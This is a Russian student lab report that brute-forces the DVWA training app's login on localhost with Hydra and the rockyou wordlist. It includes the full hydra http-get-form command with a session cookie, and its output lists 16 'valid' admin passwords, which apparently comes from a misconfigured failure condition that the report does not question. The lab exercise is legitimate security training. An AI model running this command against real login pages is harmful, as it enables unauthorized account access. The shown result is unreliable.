

# Индивидуальный проект. Этап №3

## Использование Hydra

Камкина Арина Леонидовна

### Содержание

Цель работы .....	1
Теоретические сведения .....	1
Выполнение лабораторной работы .....	1
Вывод.....	5

### Цель работы

Подобрать пароль для пользователя, используя Hydra.

---


### Теоретические сведения

**Hydra** – это программное обеспечение с открытым исходным кодом для перебора паролей в реальном времени от различных онлайн сервисов, веб-приложений, FTP, SSH и других протоколов. Это распараллеленный взломщик для входа в систему, он поддерживает множество протоколов для осуществления атак. Пользователь быстро и с легкостью может добавить новые модули. Hydra предоставляет специалистам в сфере ИБ возможность узнать, насколько легко можно получить несанкционированный доступ к системе с удаленного устройства.

---

### Выполнение лабораторной работы

Перейдём на наш веб сервер DVWA(рис. [-@fig:001])



Стартовая страница

И для начала установим самый низкий уровень защиты DVWA(рис. [-@fig:002])

# DVWA Security

## Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low

### Уровень защиты

Перейдём на страницу brute force атаки - так выглядит окно для логина(рис. [-@fig:003])

## Vulnerability: Brute Force


### Login

Username:

Password:

### Форма для логина

Левой кнопкой мыши кликаем на экран и выбираем последний пункт - выходит следующее окно - из него берём информацию по Cookies на вкладке Network(рис. [-@fig:004])



## Окно Network

Распаковываем zip файл, в котором находятся все популярные пароли(рис. [-@fig:005])

```
(alkamkina@alkamkina)~]
$ cd /usr/share/wordlists

(alkamkina@alkamkina)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt      wifite.txt

(alkamkina@alkamkina)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for alkamkina:

(alkamkina@alkamkina)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt   wifite.txt

(alkamkina@alkamkina)-[/usr/share/wordlists]
$ head -20 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
```

## Распаковка файла

Вводим следующий запрос к Hydra и получаем пароли(рис. [-@fig:006])

```
(root@alkamkina)~# hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low; PHPSESSID=s40dicsf08s7v9f4k75udbttsj:F=Username and/or password! Please try again"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 18:40:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low; PHPSESSID=s40dicsf08s7v9f4k75udbttsj:F=Username and/or password! Please try again
[80][http-get-form] host: localhost login: admin password: 12345
[80][http-get-form] host: localhost login: admin password: 123456
[80][http-get-form] host: localhost login: admin password: 123456789
[80][http-get-form] host: localhost login: admin password: password
[80][http-get-form] host: localhost login: admin password: iloveyou
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: nicole
[80][http-get-form] host: localhost login: admin password: rockyou
[80][http-get-form] host: localhost login: admin password: 12345678
[80][http-get-form] host: localhost login: admin password: abc123
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: jessica
[80][http-get-form] host: localhost login: admin password: 1234567
[80][http-get-form] host: localhost login: admin password: daniel
[80][http-get-form] host: localhost login: admin password: babygirl
[80][http-get-form] host: localhost login: admin password: monkey
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 18:40:48
```

## Пароли

Вводим нужный логин и пароль - выходит следующее окно(рис. [-@fig:007])


### Login

Username:

Password:

Login

Welcome to the password protected area admin



Верный логин и пароль

## Вывод

В ходе выполнения работы была проведена brute force атака с помощью Hydra.